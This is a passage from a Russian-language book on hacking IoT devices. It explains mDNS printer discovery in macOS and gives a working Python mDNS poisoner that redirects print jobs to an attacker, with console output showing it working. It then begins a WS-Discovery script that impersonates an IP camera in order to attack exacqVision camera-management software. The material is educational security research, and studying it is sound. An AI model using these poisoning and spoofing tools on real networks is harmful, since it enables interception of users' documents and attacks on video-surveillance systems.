На рис. 6.9 показано, как mDNSResponder (основной механизм Bonjour) автоматически находит подходящий сервер печати Ubuntu, когда мы нажимаем **System Settings > Printers and Scanners** (Системные настройки > Принтеры и сканеры) и кнопку +, чтобы добавить новый принтер.

Чтобы сделать сценарий атаки более реалистичным, мы предполагаем, что MacBook уже имеет предварительно настроенный сетевой принтер с именем test. Один из наиболее важных аспектов автоматического обнаружения службы заключается в том, что не имеет значения, обнаруживала ли наша система службу ранее! Это увеличивает гибкость (хотя вместе с тем заставляет пожертвовать безопасностью). Клиент должен иметь возможность связаться со службой, даже если имя хоста и IP-адрес изменились; поэтому всякий раз, когда клиенту macOS нужно распечатать документ, он отправляет новый запрос mDNS, спрашивая, где находится тестовая служба, даже если у нее те же имя хоста и IP-адрес, что и в предыдущий раз.




Рис. 6.9. Действующий принтер, автоматически обнаруживаемый встроенной службой Bonjour в macOS

Как осуществляется типичное взаимодействие клиента и сервера

Теперь давайте посмотрим, как клиент macOS запрашивает службу принтера, когда все работает правильно. Как показано на рис. 6.10, клиентский запрос mDNS о тестовой службе будет спрашивать, какие записи SRV и TXT принадлежат к test._ipps._tcp.local. Он также запрашивает аналогичные альтернативные службы, такие как test._printer._tcp.local и test._ipp._tcp.local.

- ▶ test._ipps._tcp.local: type SRV, class IN, "QU" question
- ▶ test._ipps._tcp.local: type TXT, class IN, "QU" question

Рис. 6.10. Запрос mDNS, который клиент сначала отправит для обнаружения принтеров в локальной сети, заново проверяет тестовую службу *ipps*, даже если она использовалась ранее

Затем система Ubuntu ответит так же, как и на этапе объявления. Она будет отправлять ответы, содержащие записи PTR, SRV и TXT для всех запрошенных служб, обладающих соответствующими полномочиями (например, test._ipps._tcp.local) и записи A (а также записи AAAA, если на хосте включен IPv6). Запись TXT (рис. 6.11) особенно важна в этом случае, потому что она содержит точный URL-адрес (adminurl) для заданий принтера, которые будут опубликованы.

```

▼ test._ipps._tcp.local: type TXT, class IN, cache flush
  Name: test._ipps._tcp.local
  Type: TXT (Text strings) (16)
  .000 0000 0000 0001 = Class: IN (0x0001)
  1... .. = Cache flush: True
  Time to live: 4500
  Data length: 249
  TXT Length: 12
  TXT: rp=ipp/print
  TXT Length: 15
  TXT: ty=Test Printer
  TXT Length: 38
  TXT: adminurl=https://ubuntu:8000/ipp/print
  TXT Length: 47
  TXT: pdl=application/pdf,image/jpeg,image/pwg-raster
  TXT Length: 17
  TXT: product=(Printer)
  TXT Length: 7

```

Рис. 6.11. Часть записи TXT, которая включена в ответ mDNS сервера *ippserver*, раздел Answer. В *adminurl* указано точное расположение очереди печати

Получив эту информацию, клиент macOS знает все, что ему нужно для отправки задания печати на *ippserver* Ubuntu:

- из записи PTR следует, что существует test._ipps._tcp.local со службой test;
- из записи SRV известно, что эта служба test._ipps._tcp.local размещена на ubuntu.local на TCP-порте 8000;
- из записи A известно, что ubuntu.local разрешается в 192.168.10.219;
- из записи TXT известно, что URL-адрес для публикации заданий печати – *https://ubuntu.8000/ipp/print*.

Клиент macOS затем инициирует сеанс HTTPS с *ippserver* на порту 8000 и передает документ для печати:

```
[Client 1] Accepted connection from "192.168.10.199".
[Client 1] Starting HTTPS session.
[Client 1E] Connection now encrypted.
[Client 1E] POST /ipp/print
[Client 1E] Continue
[Client 1E] Get-Printer-Attributes successful-ok
[Client 1E] OK
[Client 1E] POST /ipp/print
[Client 1E] Continue
[Client 1E] Validate-Job successful-ok
[Client 1E] OK
[Client 1E] POST /ipp/print
[Client 1E] Continue
[Client 1E] Create-Job successful-ok
[Client 1E] OK
```

Вы должны увидеть такой вывод от ippserver.

Создание отравителя mDNS

Отравитель mDNS, который мы напишем на Python, слушает многоадресную рассылку mDNS на UDP-порту 5353, пока не найдет клиента, пытающегося подключиться к принтеру, а затем отправляет ему ответы. На рис. 6.12 показаны соответствующие шаги.



Рис. 6.12. Шаги атаки с отравлением mDNS

Сначала злоумышленник прослушивает многоадресный трафик mDNS на UDP-порту 5353. Когда клиент macOS повторно обнаруживает сетевой принтер test и отправляет запрос mDNS, злоумышленник постоянно отправляет отравляющие ответы. Если злоумышленник выигрывает гонку против легитимного принтера, он становится «человеком посередине», пропуская через себя трафик от клиента. Клиент отправляет злоумышленнику документ, который затем злоумышленник может переслать на настоящий принтер, чтобы избежать обнаружения. Если злоумышленник не перешлет документ на принтер, у пользователя могут возникнуть подозрения, когда он не распечатается.

Мы начнем с создания скелетного файла (листинг 6.2), а затем реализуем простую функциональность сетевого сервера для прослушивания многоадресного mDNS-адреса. Обратите внимание, что сценарий написан на Python 3.

Листинг 6.2. Скелетный файл отправителя mDNS

```
#!/usr/bin/env python
import time, os, sys, struct, socket
from socketserver import UDPServer, ThreadingMixIn
from socketserver import BaseRequestHandler
from threading import Thread
from dnslib import *

MADDR = ('224.0.0.251', 5353)
class UDP_server(ThreadingMixIn, UDPServer): ❶
    allow_reuse_address = True
    def server_bind(self):
        self.socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        mreq = struct.pack("=4sl", socket.inet_aton(MADDR[0]), socket.INADDR_ANY)
        self.socket.setsockopt(socket.IPPROTO_IP, ❷socket.IP_ADD_MEMBERSHIP, mreq)
        UDPServer.server_bind(self)

    def MDNS_poisoner(host, port, handler): ❸
        try:
            server = UDP_server((host, port), handler)
            server.serve_forever()
        except:
            print("Error starting server on UDP port " + str(port))

class MDNS(BaseRequestHandler):
    def handle(self):
        target_service = ''
        data, soc = self.request
        soc.sendto(d.pack(), MADDR)
        print('Poisoned answer sent to %s for name %s' % (self.client_address[0], target_
service))

def main(): ❹
    try:
        server_thread = Thread(target=MDNS_poisoner, args=(' ', 5353, MDNS,))
        server_thread.setDaemon(True)
        server_thread.start()

        print("Listening for mDNS multicast traffic")
        while True:
            time.sleep(0.1)

    except KeyboardInterrupt:
        sys.exit("\rExiting...")

if __name__ == '__main__':
    main()
```

Начнем с импорта необходимых нам модулей Python. Инфраструктура сокетов упрощает задачу написания сетевых серверов. Для анализа и создания пакетов mDNS мы импортируем `dnslib`, простую библиотеку для кодирования и декодирования пакетов проводного формата DNS. Затем мы определяем глобальную переменную `MADDR`, которая содержит адрес многоадресной рассылки mDNS и порт по умолчанию (5353).

Мы создаем `UDP_server` ❶ с помощью класса `ThreadingMixIn`, который реализует параллелизм с использованием потоков. Конструктор сервера вызовет функцию `server_bind`, чтобы привязать сокет к желаемому адресу. Мы включаем `allow_reuse_address`, чтобы можно было повторно использовать связанный IP-адрес и параметр сокета `SO_REUSEADDR`, который позволяет сокету принудительно связываться с тем же портом при перезапуске программы. Затем мы должны присоединиться к группе многоадресной рассылки (224.0.0.251) с `IP_ADD_MEMBERSHIP` ❷.

Функция `MDNS_poisoner` ❸ создает экземпляр `UDP_server` и вызывает на нем `serve_forever` для обработки запросов до явного завершения работы. Класс `MDNS` обрабатывает все входящие запросы, анализирует их и отправляет ответы. Поскольку этот класс – интеллектуальная основа отравителя, мы изучим его более подробно позже. Вы должны заменить этот блок кода (листинг 6.3) полным классом `MDNS` из листинга 6.2.

Функция `main` ❹ создает основной поток для сервера mDNS. Этот поток автоматически запускает новые потоки для каждого запроса, который будет обрабатывать функция `MDNS.handle`. Поскольку указан режим `setDaemon(True)`, сервер завершит работу, когда основной поток завершится, и вы можете завершить его, нажав **Ctrl+C**, что вызовет исключение `KeyboardInterrupt`. После запуска потоков основная программа войдет в бесконечный цикл, а потоки будут обрабатывать все остальное.

Теперь, когда мы создали скелетный файл, опишем методологию создания класса `MDNS`, который реализует отравитель mDNS.

1. Захватите сетевой трафик, чтобы определить, какие пакеты необходимо воспроизвести, и сохраните файл `pcap` для дальнейшего использования.
2. Экспортируйте байты необработанного пакета из Wireshark.
3. Найдите библиотеки, реализующие существующие функции, такие как `dnslib`, для обработки пакетов DNS, чтобы не изобретать велосипед.
4. Когда вам нужно проанализировать входящие пакеты, как в случае с запросом mDNS, сначала используйте ранее экспортированные пакеты из Wireshark для первоначальной загрузки в инструмент вместо получения новых из сети.
5. Начните отправлять пакеты по сети, а затем сравните их с первым дампом трафика.

6. Завершите и доработайте инструмент, очистив и прокомментировав код, а также добавив возможность настройки в реальном времени с помощью аргументов командной строки.

Давайте посмотрим, что делает наш самый важный класс, MDNS (листинг 6.3).

Замените блок MDNS в листинге 6.2 следующим кодом:

Листинг 6.3. Окончательный вариант класса MDNS для нашего отправителя

```
class MDNS(BaseRequestHandler):
    def handle(self):
        target_service = ''
        data, soc = self.request ❶
        d = DNSRecord.parse(data) ❷

        # базовая проверка - имеет ли пакет mDNS хотя бы один запрос?
        if d.header.q < 1:
            return

        # мы полагаем, что первый запрос содержит имя службы, которую мы будем подменять
        target_service = d.questions[0].qname ❸

        # теперь создаем ответ mDNS, который содержит имя службы и наш IP-адрес
        d = DNSRecord(DNSHeader(qr=1, id=0, bitmap=33792)) ❹
        d.add_answer(RR(target_service, QTYPE.SRV, ttl=120, rclass=32769, rdata=SRV(priority=0,
target='kali.local', weight=0, port=8000)))
        d.add_answer(RR('kali.local', QTYPE.A, ttl=120, rclass=32769, rdata=A("192.168.10.10"))) ❺
        d.add_answer(RR('test.ipp.tcp.local', QTYPE.TXT, ttl=4500, rclass=32769,
rdata=TXT(["rp=ipp/print", "ty=Test Printer", "adminurl=https://kali:8000/ipp/print",
"pdl=application/pdf,image/jpeg,image/png-raster", "product=(Printer)", "Color=F", "Duplex=F",
"usb_MFG=Test", "usb_MDL=Printer", "UUID=0544e1d1-bba0-3cdf-5ebf-1bd9f600e0fe", "TLS=1.2",
"txtvers=1", "qtotal=1"]))) ❻

        soc.sendto(d.pack(), MADDR) ❼
        print('Poisoned answer sent to %s for name %s' % (self.client_address[0], target_service))
```

Мы используем фреймворк сокетов Python для реализации сервера. Класс MDNS должен создать подкласс класса BaseRequestHandler фреймворка и переопределить его метод handle() для обработки входящих запросов. Для служб UDP self.request ❶ возвращает строку и пару сокетов, которые мы сохраняем локально. Строка содержит данные, поступающие из сети, а пара сокетов – IP-адрес и порт, принадлежащие отправителю этих данных.

Затем мы анализируем входящие данные с помощью dnslib ❷, конвертируя их в класс DNSRecord, который затем можем использовать для извлечения имени домена ❸ из QNAME раздела **Question** (Вопрос). Раздел Question – это часть пакета mDNS, который содержит запросы (см. пример на рис. 6.7). Обратите внимание, что для установки dnslib вы можете выполнить следующие команды:

```
# git clone https://github.com/paulc/dnslib
# cd dnslib
# python setup.py install
```

Затем мы должны создать наш ответ mDNS ❹, содержащий три записи DNS, которые нам нужны (SRV, A и TXT). В разделе **Answers** (Ответы) добавляем SRV-запись, которая связывает `target_service` с нашим именем хоста (`kali.local`) и портом 8000. Мы добавляем запись A ❺, которая разрешает имя хоста в IP-адрес. Затем добавляем запись TXT ❻, содержащую, среди прочего, URL-адрес поддельного принтера, с которым нужно связаться по адресу `https://kali:8000/ipp/print`.

Наконец, отправляем ответ жертве через наш UDP-сокет ❷.

В качестве упражнения предлагаем вам настроить жестко запрограммированные значения, содержащиеся на этапе ответа mDNS. Вы также можете сделать отравитель более гибким, чтобы он отравлял только указанный целевой IP-адрес и имя службы.

Тестирование отравителя mDNS

Теперь давайте проверим отравитель mDNS в действии. Такой вывод в консоль выдает работающий отравитель злоумышленника:

```
root@kali:~/mdns/poisoner# python3 poison.py
Listening for mDNS multicast traffic
Poisoned answer sent to 192.168.10.199 for name _universal._sub._ipp._tcp.local.
Poisoned answer sent to 192.168.10.219 for name test._ipps._tcp.local.
Poisoned answer sent to 192.168.10.199 for name _universal._sub._ipp._tcp.local.
```

Мы пытаемся автоматически получить задание печати от клиента-жертвы, заставляя его подключиться к нам вместо реального принтера, отправляя, казалось бы, законный трафик mDNS. Наш отравитель mDNS отвечает клиенту жертвы 192.168.10.199, сообщая ему, что имя злоумышленника `_universal._sub._ipp._tcp.local`. Отравитель mDNS также сообщает законному серверу печати (192.168.10.219), что злоумышленник хранит имя `test._ipps._tcp.local`.

Помните, что это имя, которое объявил в сети сервер печати. Наш отравитель, являясь на данном этапе лишь упрощенной демонстрацией сценария, не различает цели; напротив, он без разбора отравляет каждый запрос, который он видит.

Такой вывод выдает `ippserver`, который имитирует сервер печати:

```
root@kali:~/tmp# ls
root@kali:~/tmp# ippserver test -d . -k -v
Listening on port 8000.
Ignore Avahi state 2.
printer-more-info=https://kali:8000/
printer-supply-info-uri=https://kali:8000/supplies
printer-uri="ipp://kali:8000/ipp/print"
```

```
Accepted connection from 192.168.10.199
192.168.10.199 Starting HTTPS session.
192.168.10.199 Connection now encrypted.
```

...

При запущенном отравителе mDNS клиент (192.168.10.199) будет подключаться к серверу злоумышленника вместо легитимного принтера (192.168.10.219) для отправки задания на печать.

Но эта атака не пересылает автоматически задание печати или документ на настоящий принтер. Обратите внимание, что в этом сценарии реализация Bonjour mDNS/DNS-SD, похоже, запрашивает имя `_universal` каждый раз, когда пользователь пытается что-то напечатать с MacBook, и этот запрос тоже должен быть отравлен. Причина в том, что MacBook был подключен к нашей лаборатории через Wi-Fi, а macOS пыталась использовать AirPrint, функцию macOS для печати через Wi-Fi. Имя `_universal` связано с AirPrint.

Использование WS-Discovery

Протокол динамического обнаружения веб-служб (Web Services Dynamic Discovery, WS-Discovery) – это протокол широковещательного обнаружения, который находит службы в локальной сети. Вы когда-нибудь задумывались, что могло бы случиться, если бы вы имитировали сетевое поведение IP-камеры и атаковали сервер, который ею управляет? Корпоративные сети, в которых находится большое количество камер, часто полагаются на серверы управления видео – программное обеспечение, которое позволяет системным администраторам и операторам удаленно управлять устройствами и просматривать видеопоток через централизованный интерфейс.

Большинство современных IP-камер поддерживают ONVIF, открытый отраслевой стандарт, разработанный для того, чтобы физические устройства систем безопасности на основе IP, включая камеры видеонаблюдения, видеорегистраторы и сопутствующее программное обеспечение, взаимодействовали друг с другом. Это открытый протокол, который разработчики программного обеспечения для видеонаблюдения могут использовать для взаимодействия с устройствами, совместимыми с ONVIF, независимо от их производителя. Одна из его функций – автоматическое обнаружение устройств, которое обычно выполняется с помощью WS-Discovery. В этом разделе мы объясним, как работает WS-Discovery, создадим испытательный скрипт Python для эксплуатации внутренних уязвимостей протокола, настроим поддельную IP-камеру в локальной сети и обсудим другие векторы атак.

Как работает WS-Discovery

Не вдаваясь в подробности, опишем вкратце, как работает WS-Discovery. В терминологии WS-Discovery целевая служба – это конечная точка, доступная для обнаружения, тогда как клиент – это конечная

точка, которая ищет целевые службы. И те и другие используют запросы SOAP через UDP на многоадресный адрес 239.255.255.250 с целевым портом UDP 3702. На рис. 6.13 представлен обмен сообщениями между ними.




Рис. 6.13. Обмен сообщениями WS-Discovery между целевой службой и клиентом

Целевая служба отправляет широковещательное сообщение Hello **1**, когда присоединяется к сети. Целевая служба может получить широковещательный ответ Probe **2**, сообщение, отправленное в произвольный момент времени клиентом, ищущим целевую службу определенного типа. Тип – это идентификатор конечной точки. Например, IP-камера может иметь тип `NetworkVideoTransmitter`. Клиент также может отправить одноадресный запрос Probe Match **3**, если целевая служба совпадает с запросом Probe (другие соответствующие целевые службы также могут отправлять одноадресные запросы Probe Match). Точно так же целевая служба может в любое время получить широковещательное сообщение Resolve **4**, отправленное клиентом, ищущим цель по имени, и отправить одноадресное сообщение Resolve Match **5**, если она является целью запроса Resolve. Наконец, когда целевая служба покидает сеть, она пытается отправить широковещательное сообщение Bye **6**.

Клиент зеркалирует сообщения целевой службы. Он прослушивает широковещательные сообщения Hello, наблюдает, как Probe опраши-

вает целевые службы или Resolve находит конкретную целевую службу, и прослушивает широкоэвещательную передачу Bye. В основном мы сосредоточимся на втором ❷ и третьем ❸ шагах атаки, которую выполним в этом разделе.

Подделка камер в вашей сети

Сначала настроим тестовую среду с программным обеспечением для управления IP-камерой на виртуальной машине, а затем будем использовать реальную сетевую камеру для захвата пакетов и анализа их взаимодействия с программным обеспечением через WS-Discovery на практике. Наконец, создадим сценарий Python, который будет имитировать камеру с целью атаки на программное обеспечение для управления камерой.

Настройка

Мы продемонстрируем эту атаку, используя более раннюю версию (версия 7.8) exacqVision, широко известного инструмента для управления IP-камерами. Вы также можете выбрать аналогичный бесплатный инструмент, например Camlytics, iSpy или любое программное обеспечение для управления камерой, использующее WS-Discovery. Мы разместим программное обеспечение на виртуальной машине с IP-адресом 192.168.10.240. Реальная сетевая камера, которую мы будем имитировать, имеет IP-адрес 192.168.10.245. Версию exacqVision, которую мы используем, можно найти по адресу <https://www.exacq.com/reseller/legacy/?file=Legacy/index.html/>.

Установите сервер и клиент exacqVision в системе Windows 7, размещенной в VMware, а затем запустите клиент exacqVision. Он должен подключаться локально к соответствующему серверу; клиент действует как пользовательский интерфейс для сервера, который должен был запускаться в системе как фоновая служба. Затем мы можем начать обнаружение сетевых камер. На странице конфигурации нажмите **exacqVision Server > Configure System > Add IP Cameras** (Сервер exacqVision > Настроить систему > Добавить IP-камеры), а затем – кнопку **Rescan Network** (Повторное сканирование сети) – рис. 6.14.

Это приведет к отправке сообщения Probe (сообщение 2 на рис. 6.14) на широкоэвещательный адрес 239.255.255.250 через UDP-порт 3702.

Анализ запросов и ответов WS-Discovery в Wireshark

Как злоумышленники могут выдать себя за камеру в сети? Довольно легко понять, как работают типичные запросы и ответы WS-Discovery, поэкспериментировав со стандартной камерой наподобие Amcrest, как показано в этом разделе. В Wireshark начните с включения диссектора **XML over UDP** (XML поверх UDP), нажав **Analyze** (Анализировать) в строке меню. Затем нажмите **Enabled protocols** (Включенные протоколы). Выполните поиск по запросу `udp` и поставьте флажок **XML over UDP** (рис. 6.15).




Рис. 6.14. Клиентский интерфейс exacqVision для обнаружения новых сетевых камер с помощью WS-Discovery




Рис. 6.15. Выбор диссектора XML over UDP в Wireshark

Затем активируйте Wireshark на виртуальной машине, на которой работает сервер exacqVision, и захватите ответ Probe Match (сообщение 3 из 9) от камеры Amcrest в ответ на запрос Probe протокола WS-Discovery. Затем можно щелкнуть пакет правой кнопкой мыши и выбрать команды **Follow > UDP stream** (Отслеживать > поток UDP). Мы должны увидеть весь запрос SOAP/XML. Нам понадобится это значение запроса в следующем разделе, когда будем разрабатывать скрипт; мы вставим его в переменную `orig_buf` в листинге 6.4.

На рис. 6.16 показаны выходные данные WS-Discovery Probe в Wireshark. Клиент exacqVision выводит эту информацию при каждом сканировании сети для поиска новых IP-камер.

Наиболее важной частью этого сканирования сети является UUID MessageID (выделен рамкой), потому что он должен быть включен в ответ Probe Match. (Вы можете прочитать об этом в официальной спецификации WS-Discovery по адресу `/s:Envelope/s:Header/a:RelatesTo MUST be the value of the [message id] property[WS-Addressing] of the Probe.`)

На рис. 6.17 показан ответ Probe Match от реальной IP-камеры Amcrest.

```

> Internet Protocol Version 4, Src: 192.168.10.240, Dst: 239.255.255.250
> User Datagram Protocol, Src Port: 54327, Dst Port: 3702
# eXtensible Markup Language
  <?xml
    version="1.1"
    encoding="utf-8"
  ?>
  <Envelope
    xmlns:dn="http://www.onvif.org/ver10/network/wsdl"
    xmlns="http://www.w3.org/2003/05/soap-envelope">
    <Header>
      <wsa:MessageID
        xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing"
        urn:uuid:f81ab1ef-874f-4e8d-99b2-53993a4113ac
      </wsa:MessageID>
      <wsa:To
        xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing"
        urn:schemas-xmlsoap-org:ws:2005:04:discovery
      </wsa:To>
      <wsa:Action
        xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing"
        http://schemas.xmlsoap.org/ws/2005/04/discovery/Probe
      </wsa:Action>
    </Header>
    <Body>
      <Probe
        xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xmlns:xsd="http://www.w3.org/2001/XMLSchema"
        xmlns="http://schemas.xmlsoap.org/ws/2005/04/discovery">
        <Types>
          dn:NetworkVideoTransmitter
        </Types>
        <Scopes/>
      </Probe>
    </Body>
  </Envelope>

```

Рис. 6.16. Зонд WS-Discovery от exacqVision, вывод Wireshark

```

# <a:Action>
  http://schemas.xmlsoap.org/ws/2005/04/discovery/ProbeMatches
</a:Action>
# <a:RelatesTo>
  urn:uuid:f81ab1ef-874f-4e8d-99b2-53993a4113ac
</a:RelatesTo>
</s:Header>
# <s:Body>
  <d:ProbeMatches>
    <d:ProbeMatch>
      <a:EndpointReference>
        <a:Address>
          uuid:1b77a2db-c51d-44b8-bf2d-418760240ab6
        </a:Address>
      </a:EndpointReference>
      <d:Types>
        dn:NetworkVideoTransmitter tds:Device
      </d:Types>
      <d:Scopes>
        [truncated]onvif://www.onvif.org/location/country/china onvif://www.onvif.org/name/Amcrest onvif://www.onvif.org/hardware/IP2M-B41B
      </d:Scopes>
      <d:XAddr>
        http://192.168.10.245/onvif/device_service
      </d:XAddr>
      <d:MetadataVersion>
        1
      </d:MetadataVersion>
    </d:ProbeMatch>
  </d:ProbeMatches>
</s:Body>
</s:Envelope>

```

Рис. 6.17. Ответ Probe Match от IP-камеры Amcrest в цем. Обратите внимание, что UUID RelatesTo совпадает с UUID MessageID, отправленным exacqVision

Поле RelatesTo содержит тот же UUID, что и UUID в MessageID в составе полезной нагрузки XML, отправленной клиентом exacqVision.

Эмуляция камеры в сети

Теперь мы напишем скрипт Python, который имитирует реальную камеру в сети с целью атаки на программное обеспечение exacqVision и подмены настоящей камеры. Мы будем использовать ответ Probe Match камеры Amcrest в качестве основы для создания атакующей нагрузки. Нам нужно создать прослушиватель в сети, который получает WS-Discovery Probe от exacqVision, извлекает из него MessageID и использует его для формирования нашей атакующей нагрузки в качестве ответа WS-Discovery Probe Match.

Первая часть нашего кода импортирует необходимые модули Python и определяет переменную, содержащую исходный ответ Probe Match от камеры Amcrest (см. листинг 6.4).

Листинг 6.4. Импорт модуля и определение исходного ответа WS-Discovery Probe Match от камеры Amcrest

```
#!/usr/bin/env python
import socket
import struct
import sys
import uuid
buf = ""
orig_buf = '''<?xml version="1.0" encoding="utf-8" standalone="yes" ?><s:Envelope ❶
xmlns:sc="http://www.w3.org/2003/05/soap-encoding" xmlns:s="http://www.w3.org/2003/05/
soapenvelope"
xmlns:dn="http://www.onvif.org/ver10/network/wsdl" xmlns:tds="http://www.onvif.org/
ver10/device/wsdl" xmlns:d="http://schemas.xmlsoap.org/ws/2005/04/discovery"
xmlns:a="http://schemas.xmlsoap.org/ws/2004/08/addressing">
<s:Header><a:MessageID>urn:uuid:_MESSAGEID_</a:MessageID><a:To>urn:schemas-xmlsoaporg:
ws:2005/04:discovery</a:To><a:Action>http://schemas.xmlsoap.org/ws/2005/04/discovery/
ProbeMatches\ ❷
</a:Action><a:RelatesTo>urn:uuid:_PROBEUUID_</a:RelatesTo></s:Header><s:Body><d:ProbeMatch
es><d:ProbeMatch><a:EndpointReference><a:Address>uuid:1b77a2db-c51d-44b8-bf2d-418760240ab-
6</a:Address></a:EndpointReference><d:Types>dn:NetworkVideoTransmitter ❸
tds:Device</d:Types><d:Scopes>onvif://www.onvif.org/location/country/china \
onvif://www.onvif.org/name/Amcrest \ ❹
onvif://www.onvif.org/hardware/IP2M-841B \
onvif://www.onvif.org/Profile/Streaming \
onvif://www.onvif.org/type/Network_Video_Transmitter \
onvif://www.onvif.org/extension/unique_identifier</d:Scopes>
<d:XAddr>http://192.168.10.10/onvif/device_service</d:XAddr><d:MetadataVersion>1</
d:MetadataVersion></d:ProbeMatch></d:ProbeMatches></s:Body></s:Envelope>'''
```

Мы начинаем со стандартного маркера Python (#!), чтобы убедиться, что сценарий может запускаться из командной строки без указания полного пути интерпретатора Python, а также необходимого импорта модулей. Затем создаем переменную `orig_buf` ❶, которая содержит исходный ответ WS-Discovery от Amcrest в виде строки. Напомним из предыдущего раздела, что мы вставили XML-запрос в переменную после захвата сообщения в Wireshark. Создаем заполнитель `_MESSAGE-`

ID_ ❷ и заменяем его на новый уникальный UUID, который мы будем генерировать каждый раз при получении пакета. Аналогичным образом _PROBEUUID_ ❸ будет содержать извлеченный UUID из зонда WS-Discovery во время выполнения. Нам нужно извлекать его каждый раз, когда мы получаем новый зонд WS-Discovery от exacqVision. Часть паке ❹ полезной нагрузки XML – хорошее место для подсовывания неверно сформированного ввода, потому что мы видели, что имя Amcrest появляется в списке камер клиента и, таким образом, должно сначала быть проанализировано программным обеспечением внутри. Следующая часть кода в листинге 6.5 настраивает сетевые сокеты. Поместите ее сразу после кода в листинге 6.3.

Листинг 6.5. Настройка сетевых сокетов

```
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM, socket.IPPROTO_UDP)
sock.setsockopt(socket.SOL_SOCKET, ❶socket.SO_REUSEADDR, 1)
sock.bind(('239.255.255.250', 3702))
mreq = struct.pack('=4sl', socket.inet_aton(❷"239.255.255.250"), socket.INADDR_ANY)
sock.setsockopt(socket.IPPROTO_IP, socket.IP_ADD_MEMBERSHIP, mreq)
```

Мы создаем сокет UDP и устанавливаем опцию ❶ сокета SO_REUSEADDR, которая позволяет сокету привязываться к тому же порту всякий раз, когда мы перезапускаем скрипт. Затем выполняем привязку к широковещательному адресу 239.255.255.250 на порту 3702, потому что это стандартный адрес многоадресной рассылки и порт по умолчанию, используемые в WS-Discovery. Мы также должны сообщить ядру, что мы заинтересованы в получении сетевого трафика, направленного на 239.255.255.250, путем присоединения к этому групповому адресу ❷ многоадресной рассылки.

